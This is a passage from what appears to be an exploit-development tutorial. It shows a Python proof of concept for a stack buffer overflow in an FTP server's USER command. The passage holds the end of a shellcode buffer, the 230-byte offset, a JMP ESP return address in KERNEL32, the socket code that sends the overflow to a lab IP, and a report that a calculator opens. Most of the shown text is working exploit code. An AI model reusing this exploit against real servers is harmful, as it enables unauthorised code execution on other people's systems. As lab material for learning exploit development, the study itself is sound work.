buf += b"\x3d\x46\xa4\xa7\xa0\xd4\x24\x06\x47\x5d\xce\x56"

import socket


#JMP ESP KERNEL32 75903132

crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 46 + buf

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

Restart the FTP server and run the exploit code.

The FTP server will stop and the calculator will open.



The exploit was successful.

References

- [1] "Exploit-DB," [Online]. Available: <https://www.exploit-db.com/exploits/23243>.
- [2] "Mona," [Online]. Available: <https://github.com/corelancore/mona/>.
- [3] "Exploit Development 101," Medium, [Online]. Available: <https://medium.com/@shad3box/exploit-development-101-buffer-overflow-free-float-ftp-81ff5ce559b3>.